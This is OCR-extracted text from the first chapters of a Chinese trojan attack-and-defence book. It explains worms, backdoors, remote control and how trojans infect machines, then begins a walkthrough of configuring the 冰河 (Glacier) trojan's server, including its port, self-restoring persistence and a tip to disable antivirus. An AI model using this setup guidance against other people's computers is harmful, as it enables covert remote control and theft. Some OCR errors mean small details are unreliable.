
随着病毒的发展，一种叫做蠕虫（Worm）的病毒逐渐引起人们的注意。一般认为，蠕虫是一种通过网络传播的恶性病毒，它具有传播性、隐蔽性、破坏性等病毒的一些共性，同时具有自

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

己的一些特征，比如不利用文件寄生(有的只存在于内存中)，对网络造成拒绝服务，以及和黑客技术相结合等等。

普通病毒需要传播受感染的驻留文件来进行复制，而蠕虫不使用驻留文件即可在系统之间进行自我复制，普通病毒的传染能力主要是针对计算机内的文件系统而言，而蠕虫病毒的传染目标是互联网内的所有计算机。它能控制计算机上可以传输文件或信息的功能，一旦系统感染蠕虫即可自行传播，该病毒会将自己从一台计算机复制到另一台计算机，更危险的是它还可大量复制。



尽管计算机病毒是虚拟存在的，但是从此图中我们仍然能感受得出病毒的可怕

图 1-3 蠕虫病毒计算机效果图

在产生的破坏性上，蠕虫病毒也不是普通病毒所能比拟的，网络的发展使得蠕虫可以在短时间内蔓延整个网络，造成网络瘫痪。局域网条件下的共享文件夹、电子邮件、网络中的恶意网页、大量存在着漏洞的服务器等，都成为蠕虫传播的良好途径，蠕虫病毒可以在几个小时内蔓延全球，而且蠕虫的主动攻击性和突然爆发性将使得人们手足无措。此外，蠕虫会消耗内存或网络带宽，从而可能导致计算机崩溃。而且它的传播不必通过“宿主”程序或文件，因此可潜入你的系统并允许其他人远程控制你的计算机，这也使它的危害远较普通病毒为大。

1.2.2 木马与后门

木马跟病毒最本质的区别是病毒以感染为目的，木马更注重于目的性。在技术层面来讲，病毒大部分是要用底层语言编写，而木马则更容易用高级语言编写实现。木马的传播性最弱的，跟病毒恰恰相反。病毒主要的特性是感染很疯狂，而木马为了达到一定的目的性，选择定点传播这样的途径。早期木马最主要的是控制电脑。现在的木马最主要的是转变成偷窃，更关注用户的私密信息。

木马能盗取用户隐秘信息，其根本就是打开了计算机系统的后门，实际上，很多软件自己本身就带有后门。在软件的开发阶段，程序员常会在软件内创建后门，以便修改程序中的缺陷。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

如果这些后门被其他人知道，或是在发布软件之前没有删除后门，那么它马上就成了安全风险的来源。后门又称为 BackDoor。

小知识

一台计算机系统上有 65535 个端口。那么如果把计算机看作是一间屋子，那么这 65535 个端口就可以把它看作是计算机为了与外界连接所开的 65535 扇门。




图 1-4 后门程序无处不在

为什么需要那么多扇门呢？因为主人的事务很繁忙，它为了同时处理很多应酬，就决定让每扇门对应一项应酬。所以有的门是主人特地打开迎接客人的（提供服务），有的门是主人为了出去访问客人而开设的（访问远程服务）。理论上，剩下的其他门都该是关闭着的，但偏偏因为各种原因，有的门在主人都不知道的情形下，却被悄然开启。于是就有好事者进入，主人的隐私被刺探，生活被打扰，甚至屋里的东西也被搞得一片狼藉。这扇悄然被开启的门，就是今天我们要讲的“后门”，当然这只是一个比喻。

后门程序一般是指那些绕过安全性控制，而获取对程序或系统访问权的程序方法。照着这种标准来衡量的话，Windows Update 也被人们归纳为后门之一了，2008 年的 Windows XP 黑屏事件就是一个例子。虽然微软“信誓旦旦”地说他们不会搜集个人电脑中的信息，但从 Windows Update 的行为进行分析的话，就会发现它必须搜集个人电脑的信息才能进行操作，所不同的只是搜集信息而已。

后门程序跟我们通常所说的“木马程序”有联系也有区别。联系在于都是隐藏在用户系统中向外发送信息，而且本身具有一定权限以便远程机器对本机的控制。区别在于木马程序是一个完整的软件，而后门程序则体积较小且功能都很单一。而且在病毒命名中，后门一般带有

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

backdoor 字样，而木马一般则是 trojan 字样。由于它们之间的差别越来越小，所以现在“后门”基本已经被“木马”所取代。




图 1-5 木马与后门都是计算机安全最大的隐患

1.3 木马与远程控制

要详细了解木马程序，首先要知道远程控制软件。远程控制是基于网络才能实现的计算机操作。远程控制技术，始于 DOS 时代，只不过当时由于技术上没有什么大的变化，网络不发达，市场没有更高的要求，所以远程控制技术没有引起更多人的注意。但是，随着网络的高度发展，管理及技术支持的需要，远程操作及控制技术越来越引起人们的关注，远程控制也得到广泛的应用。

注意 需要说明一下，这里所说的“远程”并非等同于远距离，因为被你控制的电脑可以在千里之外的大洋彼岸，也可以是你身旁局域网中的一台电脑。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



图 1-6 相邻电脑之间也称为“远程控制”

1.3.1 什么是远程控制

远程控制操作是通过远程控制软件来完成的。远程控制软件一般由两部分组成，用于发送指令的发出端被称为主控端或客户端（Client），被客户端控制的计算机称为被控端或服务端(Server)。在进行远程控制操作以前，需要把服务端程序安装到被控制的电脑中，而在本地电脑里也需要安装相应的客户端程序。




图 1-7 客户端与服务端

如果要进行远程控制，首先由服务端程序在远程电脑中打开一个特定的端口，然后客户端程序向远程电脑中的服务端发出信号，这时服务端就会打开一个端口建立起远程服务，这样，客户端程序就可以远程控制服务端了。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 1-8 远程控制示意图

这里所说的是一对一的电脑控制，即一台电脑对另外一台电脑的远程控制。其实，基于远程服务的远程控制最多的模式是一对多，即利用远程控制软件，我们可以使用一台电脑控制多台电脑。这种模式多数用于局域网中，网络管理员可以通过远程控制轻松地管理局域网中的每一台电脑。

有了一对多这种模式，当然就有多对一的模式，即利用远程控制软件让多用户同时管理一台远程电脑。这种多对一的控制模式多数时候用于各种教学演示。

小知识

远程控制可以实现本地操作的所有功能，包括获取远程电脑的屏幕图像、窗口及进程列表；对远程电脑的任意磁盘、文件夹和文件进行管理、访问及上传、下载；关闭或者重新启动远端电脑中的操作系统；修改远程电脑的 Windows 注册表；捕获远程电脑中音频、视频信号；操纵和远程电脑相连接的打印机、扫描仪等外部设备等。




图 1-9 一个客户端可以控制多个服务端

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



注 意

某些远程控制软件使用了 WEB 技术（如 RemotelyAnywhere），这些远程控制软件比较特殊，因为它们没有相应的客户端程序，用户只需对被控端做好设置，通过 IE 浏览器就可以实现远程控制的了。

1.3.2 远程控制的实现

要进行远程控制操作，首先主控电脑和被控电脑都需要连接于网络之中。网络可以是局域网、广域网或因特网。此外，有的远程控制软件还支持通过串口、并口、红外端口来对远程机进行控制（这里说的远程电脑，只能是有限距离范围内的电脑）。其次要保证双方使用的是相同的通信协议，多数情况下远程控制软件通过 TCP/IP 协议通信，也有一些软件在特定情况下需要使用其他通信协议来进行通信，如 NETBIOS、IPX/SPX 等。



小 知 识

随着网络技术的发展，目前很多远程控制软件提供通过 Web 页面以 Java 技术来控制远程电脑，这样可以实现不同操作系统下的远程控制。

TCP/IP 协议是将计算机组成网络的一系列协议的集合，TCP/IP 协议能确保不同类型的计算机和网络能够在一起工作。TCP（Transfer Control Protocol）协议，称为传输控制协议，IP（Internet Protocol）协议，称为网际协议。TCP 和 IP 是可以分别讨论的单独协议，但它们不是协议集合中仅有的两个协议。TCP/IP 协议中除了包括 TCP 协议和 IP 协议外，还包括互联网控制信息协议（ICMP）、用户数据包协议（UDP）、域名系统（DNS）、简单邮件传输协议（SMTP）等协议以及其他协议。任何数据都必须依照 TCP/IP 协议来传送，远程控制也不例外。



小 提 示

关于 TCP 协议及 IP 地址的基础知识请读者参考相关的网络书籍

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

1.3.3 木马的特殊性

远程控制虽然可以方便地操纵远程计算机，但它也可能给远程计算机带来安全隐患。因为远程计算机一旦成为服务端后，其他人只要知道了这台计算机的 IP 地址和服务端打开的端口，就可以对其控制，安全隐患令人担忧。因此，远程控制软件必须有一套严密的安全审核机制，通常采用的是密码验证等手段来判断计算机的合法客户端，只有合法的客户端才会被服务端予以执行，否则就予以拒绝，这样就能在一定程度上保证远程计算机的安全。著名的远程控制软件“冰河”就是因为程序的密码验证功能存在一个很大的漏洞，致使“冰河”被广泛传播，给广大计算机用户带来极大的安全隐患。




图 1-10 安全隐患是远程控制的最大问题

其实木马程序的工作原理和远程控制软件是一样的，木马就是一种基于远程控制技术的黑客工具，它具有隐蔽性和非传播性等特点。所谓隐蔽性就是指木马的设计者为了防止木马被发现，会采用多种手段隐藏木马，如写入注册表、和某些类型的文件相关联等，这样即使木马的服务端被发现清除后，木马也可以自动恢复。非传播性说明木马只能依靠人为的“种植”而传播的，并不能依靠木马自身进行自行传播。



图 1-11 互联网的安全问题

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

木马除了有极强的远程控制能力以外，危害性也是不言而喻的。一旦客户端和服务端连接后，客户端将享有服务端的大部分操作权限，如窃取密码、修改注册表、控制鼠标键盘等等，严重时甚至可以使计算机锁死并格式化硬盘。一个功能强大的木马一旦被植入，黑客就可以像操作自己的机器一样对其进行控制，这台电脑就像“肉鸡”一样被人随意支配。




图 1-12 被种植木马的电脑成为黑客的“肉鸡”

在对以往网络安全事件的分析统计里发现，有相当部分的网络入侵是通过木马来进行的。这其中就包括 2001 年微软被黑一案，据称圣彼得堡的黑客们，就是用一款名为“qaz”的蠕虫木马成功的入欺微软公司网络，并感染 notepad.exe，并且可以自动感染与其共享机器，候机获得最高权限，并且窃取了微软部分产品的源代码。或许微软的 Windows NT 和 2000 的源代码泄漏事件也与木马有关。不过随着人们网络安全意识的提高以及对木马的认知与了解，木马的生存时间越来越短。往往一个新的木马(或者新的版本)推出没有多久，就被广大杀毒软件视为病毒的一类予以查杀。

1.4 木马的入侵途径

目前木马入侵的主要途径有邮件附件，下载软件等，通过一定的提示故意误导被攻击者打开执行文件，比如故意谎称这个木马执行文件是朋友送的贺卡，可能在打开这个文件后确实有贺卡的画面出现，但这时木马已经悄悄在后台运行了。

一般的木马执行文件非常小，大部分都是几 KB 到几十 KB，如果把木马捆绑到其他正常文件上，用户很难发现，所以有一些网站提供的软件下载往往是捆绑了木马文件的，用户执行这些下载的文件，也同时运行了木马。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

木马攻防全攻略

木马也可以通过 Script、ActiveX 及 Asp.CGI 交互脚本的方式植入，由于微软的浏览器在执行 Script 脚本时存在一些漏洞。攻击者可以利用这些漏洞传播病毒和木马，甚至直接对浏览者电脑进行文件操作等控制。过去出现了一个利用微软 Scripts 脚本漏洞对浏览者硬盘进行格式化的 HTML 页面。如果攻击者有办法把木马执行文件下载到攻击主机的一个可执行 WWW 目录夹里面，他可以通过编制 CGI 程序在攻击主机上执行木马目录。此外，木马还可以利用系统的一些漏洞进行植入，如微软著名的 US 服务器溢出漏洞，通过一个 IISHACK 攻击程序既可使 IIS 服务器崩溃，并且能同时攻击服务器，执行远程木马执行文件。

当服务端程序在被感染的机器上成功运行以后，攻击者就可以使客户端与服务端建立连接，进一步控制被感染的机器。在客户端和服务端通信协议的选择上，绝大多数木马使用的是 TCP/IP 协议，但是也有一些木马由于特殊的原因，使用 UDP 协议进行通信。当服务端在被感染机器上运行以后，它一方面尽量把自己隐藏在计算机的某个角落里面，以防被用户发现；同时监听某个特定的端口，等待客户端与其取得连接；另外为了下次重启计算机时仍然能正常工作，木马程序一般会通过修改注册表或者其他的方法让自己成为自启动程序。

小提示

读完本章后，读者应该对木马有个大致的了解了，在以后的各章中，我们将正式走进丰富多彩的木马世界中，到时候你会发现，木马并不神秘，在了解木马的原理后，我们就可以让电脑百毒不侵了。

溜客安全网 WwW.176Ku.CoM


免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



Chapter 2

C/S 型木马程序

木马世界缤纷多彩，要想在数以万计的木马种类中引人注目，那么就必须要有自己的特色。从本章开始，我们将介绍多款经典木马，在这些木马中，有曾经将网络搅得腥风血雨的“枭雄”，有叱咤于当今江湖的“豪杰”，它们是同时代木马中的佼佼者，代表着各个时代木马技术的巅峰。下面我们将从 C/S 型木马说起，将读者引入到神秘莫测的木马世界里。



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

2.1 木马王者——冰河

提到国产的木马程序，不得不说就是“冰河”。冰河是一款功能强大的国产远程控制软件，它基于 TCP/IP 协议并运行在 Windows 操作系统中。冰河采用标准的 C/S 结构，包括客户端程序(G_Client.exe)和服务器端程序(G_Server.exe)。

小知识

木马的连接类型通常可以划分为 C/S 和 B/S 两种，其中 C/S 是最传统最常见的一种木马连接类型。这种连接类型将木马程序分为客户端(Client)和木马服务端(Server)两个部分，黑客利用客户端连接上木马服务端从而对被黑电脑进行控制。




图 2-1 木马作为服务端程序被安置在受害者的电脑中

小提示

由于“冰河”特殊性，所以在使用前应该关闭电脑中的病毒防火墙，以免被误认为是病毒。

2.1.1 “冰河”的介绍

冰河带有浓厚的木马程序特性，早已被黑客利用，不过由于其简单易用的特点，加上强大的远程控制能力，所以它依然是网友最常使用的一款远程控制软件。现在的冰河已经不单单是一款远程控制软件了，更多的代表了一种意义和一种精神。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

冰河木马是一种典型的 C/S 型远程控制木马，传统的远程控制都是通过建立 TCP 连接来进行命令和数据的传递的。当服务端运行后，会在远程计算机中打开一个监听端口，该端口专门等待着客户端来连接，一旦探测到客户端信息，服务端与客户端就会建立连接，这样就可以让客户端实现远程访问了。




图 2-2 冰河木马在内部打开监听端口连接客户端

但是冰河木马的这种连接方法有一个致命的弱点，就是服务端在等待客户端来连接的过程中，始终有一个和外界联系的端口打开着。为了避免打开的端口被黑客所利用，人们往往会为计算机安装网络防火墙。这样，当客户端向服务端发送连接信息的时候就会被网络防火墙拦截，致使木马不能正常的工作，如图 2-3 所示。




图 2-3 防火墙是 C/S 型木马最大的克星

网络防火墙是目前最为流行也是使用最为广泛的一种网络安全技术，主要用来执行内部网和因特网之间的访问控制，这实际上是一种隔离技术。防火墙在两个网络通信之间执行的一种访问控制制度，它能允许你“同意”的数据进入你的网络，同时将你“不同意”的数据拒之门外，最大限度地阻止黑客来访问你的电脑。

此外，冰河也不适用于局域网或通过代理上网的电脑，因为这种电脑本机并没有独立的互联网 IP 地址（只有局域网的 IP 地址），它使用的是网关或代理服务器的 IP 地址，所以客户端根本无法凭地址连接到服务端。看到这里，读者是不是松了一口气了呢？只要安装好了防火墙

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

后，传统的木马是不会威胁到我们的。

2.1.2 “冰河”的操作

1.设置服务端

首先运行客户端程序(G_Client.exe)，在出现的主界面上单击工具栏中的“配置本地服务器程序”，程序会弹出一个“服务端配置”窗口。窗口有“基本配置”、“自我保护”和“邮件通知”三个基本项。在基本配置选项中，可以对安装路径、监听端口等进行设置，例如修改默认的端口7626就可以避免其他冰河被客户端扫描到，设置的端口应该在1024－32768之间。自我保护选项是为了防止服务端被删除后可以自动恢复而设置的。服务端设置完后，就可以安装到远程计算机中了。

